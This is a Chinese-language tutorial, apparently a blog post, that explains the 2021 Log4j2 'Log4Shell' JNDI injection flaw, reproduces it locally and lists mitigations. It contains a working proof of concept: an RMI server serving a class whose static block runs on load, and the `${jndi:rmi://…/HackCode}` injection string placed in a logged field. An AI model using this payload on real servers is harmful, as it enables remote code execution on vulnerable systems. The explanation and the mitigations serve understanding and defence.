
分析并复现Apache核弹级漏洞，利用Log4j2使目标服务器执行任意代码

原创



> 12月9日晚间，ApacheLog4j2被曝光存在严重漏洞，可以随意执行任意远程代码，本贴将详细分析事故原因及实战复现此漏洞！

一.事件详情

1.事件经过

2021年12月9日，国内多家机构监测到Apache log4j存在任意代码执行漏洞，并紧急通报相关情况。由于ApacheLog4j2某些功能存在递归解析功能，攻击者可直接构造恶意请求，触发远程代码执行漏洞。

该漏洞CVSS评分达到了满分10分，影响全球一大半的互联网企业，包括百度、苹果等企业都被爆出存在该漏洞，众多媒体将这个漏洞形容成“史诗级”“核弹级”漏洞，可以说相当贴切。

2021年12月9日晚间，Apache官方发布了紧急安全更新以修复该远程代码执行漏洞，但更新后的Apache Log4j 2.15.0-rc1 版本被发现仍存在漏洞绕过，多家安全应急响应团队发布二次漏洞预警。

12月10日凌晨2点，Apache官方紧急发布log4j-2.15.0-rc2版本，以修复Apache log4j-2.15.0-rc1版本远程代码执行漏洞修复不完善导致的漏洞绕过。

据了解，此次漏洞是由 Log4j2 提供的 lookup 功能造成的，该功能允许开发者通过一些协议去读取相应环境中的配置。但在处理数据时，并未对输入（如${jndi）进行严格的判断，从而造成注入类代码执行。

2.影响范围

Apache log4j2 2.0 - 2.14.1 版本均受影响。

其中的组件包括：

- Spring-Boot-strater-log4j2
- Apache Struts2
- Apache Solr
- Apache Druid
- Apache Flink
- ElasticSearch
- Flume
- Dubbo
- Jedis
- Logstash
- Kafka

二.原理解析

1.漏洞发生基础

Log4j2支持`Lookup`语法可以在执行日志时动态的执行命令，方便调试时输出信息。https://logging.apache.org/log4j/2.x/manual/lookups.html

比如：

```
public static void main(String[] args) {
    log.info("当前操作系统:${java:os}");
    log.info("当前Java信息：${java:version}");
    log.info("当前时间：${date:yyyy年MM月dd日}");
}
```

```
D:\work\JDK\bin\java.exe ...
[INFO]2021-12-11 17:15:01.647 [main] com.wojiushiwo.log4j2.Log4j2Test - 当前操作系统:Windows 10 10.0, architecture: amd64-64
[INFO]2021-12-11 17:15:01.651 [main] com.wojiushiwo.log4j2.Log4j2Test - 当前Java信息：Java version 1.8.0_131
[INFO]2021-12-11 17:15:01.651 [main] com.wojiushiwo.log4j2.Log4j2Test - 当前时间：2021年12月11日
```

此时骚操作就来了：lookup除了在此处可以直接执行，还可以作为参数传入执行！

```
public static void main(String[] args) {
    String username = "${java:os}";
    log.info("当前登录的用户为：{}",username);
}
```

```
D:\work\JDK\bin\java.exe ...
[INFO]2021-12-11 17:21:23.433 [main] com.wojiushiwo.log4j2.Log4j2Test - 当前登录的用户为：Windows 10 10.0, architecture: amd64-64
```

所以说在Web服务中，如果我们输出的内容包括用户参数，用户就可直接传入lookup字符串破坏我们的日志输出！

2.Java分布式技术：JNDI/RMI介绍

远程方法调用RMI(Remote Method Invocation)：

RMI是一种计算机之间对象互相调用对方函数，启动对方进程的一种机制，使用这种机制，某一台计算机上的对象在调用另外一台计算机上的方法时，使用的程序语法规则和在本地机上对象间的方法调用的语法规则一样。

使用此技术，我们可以将Java程序存放于不同服务器上，以供我们远程调用，是最早的分部署服务的调用方式！

Java命名和目录接口JNDI(Java Naming and Directory Interface)：

是SUN公司提供的一种标准的Java命名系统接口，JNDI提供统一的客户端API，通过不同的访问提供者接口JNDI服务供应接口(SPI)的实现，由管理者将JNDI API映射为特定的命名服务和目录系统，使得Java应用程序可以和这些命名服务和目录服务之间进行交互。

rmi技术产生后，使远程对象的查找成为了技术焦点。JNDI技术产生后，就可方便的查找远程或者本地对象


总结：
jndi 是一种框架，rmi是一种具体的技术细节。
JNDI是命名服务的Java实现。命名服务的作用，就是为某个资源，指定一个字符串形式的名字。
URL大家都很熟悉，它就是把字符串形式的URL地址，对应到一台网络上存在的主机，或者主机上的一个目录或文件。JNDI的应用范围比URL要广得多。你可以用命名服务给一个文件、一个数据库、一个ActiveX控件等起一个名字，这样，你就可以在程序中使用这个字符串，然后由JNDI负责找到对应的资源，调出来给你提供服务。
RMI和RPC比较类似，是用来调用远程主机上提供的某个方法。远程主机上可能提供了股票服务，你可以用他来查找某种股票的价格；也可能提供了车票查询服务，你可以查询某趟车次。而RMI在调用这些服务之前，需要首先找到远程主机上提供服务的对象，这就是利用JNDI来完成的。RMI通过JNDI找到远程主机上提供服务的对象，得到该对象的引用后，RMI就和JNDI没有关系了。后面的操作都是RMI负责完成的。客户端调用该引用的方法时，RMI负责把该调用映射到远程主机上真正的方法上。

3.漏洞发生原因

现在我们知道了Log4j2框架支持lookup语法，也知道了用户可以直接填写字符串改变输出的内容，但是到此为止还没有什么大危害，最多只能改变日志的输出结构。
但是，loolup语法不仅可以输出信息，还全面支持JNDI，可以任意的动态加载网络中的类，并执行其中代码！
所以，此漏洞本质上就是利用了JNDI注入，在目标服务器中执行我们设置好的远程代码。

三.实战—复现Log4j2远程代码执行漏洞

实战演示



由于我的世界服务器使用Log4j2框架，所以在聊天窗口发送攻击命令后，可以直接在服务器端启动恶意代码（此处为计算器）

代码演示

RMI-Server端：

- 包结构：com.wojiushiwo.rmi
- RmiServer类：RmiTest.java
- 要执行的代码：HackCode.java

```java
package com.wojiushiwo.rmi;
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import javax.naming.Reference;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
/**
 * @version 1.0
 * @Auther wojiushiwo500
 * @since 2021-12-11
 */
public class RmiTest {
    public static void main(String[] args) {
        try {
         //暴露本机1099端口作为RMI服务器端口
            LocateRegistry.createRegistry(1099);
            Registry registry = LocateRegistry.getRegistry();
            //将目标类绑定与RMI服务绑定
            Reference reference = new Reference(
                    "com.wojiushiwo.rmi.HackCode"
                    ,"com.wojiushiwo.rmi.HackCode"
                    ,null);
            ReferenceWrapper wrapper = new ReferenceWrapper(reference);
            registry.rebind("HackCode",wrapper);
            System.err.println("RMI服务已开启，等待用户接入.......");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```java
package com.wojiushiwo.rmi;
/**
 * @version 1.0
 * @Auther wojiushiwo500
 * @since 2021-12-11
 */
public class HackCode {
    static {
        System.err.println("要执行的恶意代码..........");
    }
}
```

此时 RmiTest会开启RMI服务，等待用户接入并读取目标类（HackCode），此时如有多个类，都可以使用Reference同时映射，HackCode中包含静态代码块，在目标类加载后可以立即执行。


目标端：

- 包结构：com.wojiushiwo.log4j2
- 测试类：Log4j2Test.java


```java
package com.wojiushiwo.log4j2;
import lombok.extern.slf4j.Slf4j;
/**
 * @version 1.0
 * @Auther 张朝宾
 * @since 2021-12-11
 */
@Slf4j
public class Log4j2Test {
    public static void main(String[] args) {
     //格式分别为${jndi：rmi：//目标IP：目标端口/目标类}
        String username = "${jndi:rmi://192.168.10.20:1099/HackCode}";
        log.info("当前登录的用户为：{}",username);
    }
}
```

此处模拟用户输入了攻击语句`${jndi:rmi://192.168.10.20:1099/HackCode}`，而后日志将其解析后，就会执行目标RMI服务器上的HackCode类。

此时启动RMI-Server端：



目标服务器执行命令：



此时可以看到：目标服务器中的攻击语句被log4j2运行，目标类被夹在，同时恶意代码被运行！

此处可为任意Java代码，此漏洞危害巨大！！！

四.修复手段

临时缓解措施：

- 设置jvm参数 -Dlog4j2.formatMsgNoLookups=true。
- 设置log4j2.formatMsgNoLookups=True。
- 设置系统环境变量 FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS 为 true。
- 采用 rasp 对lookup的调用进行阻断。
- 采用waf对请求流量中的${jndi进行拦截。
- 禁止不必要的业务访问外网。

Apache Log4j 官方已经发布了解决上述漏洞的安全更新，建议受影响用户尽快升级到安全版本：

- 安全版本：log4j-2.15.0-rc2

> 本教程仅作为技术讨论说明原理，演示内容在远程服务器中无法直接复现，只可本地同工程测试使用，远程绑定复现方式暂不讨论，谢谢大家观看，希望引以为戒，尽快修复！

-FINISH-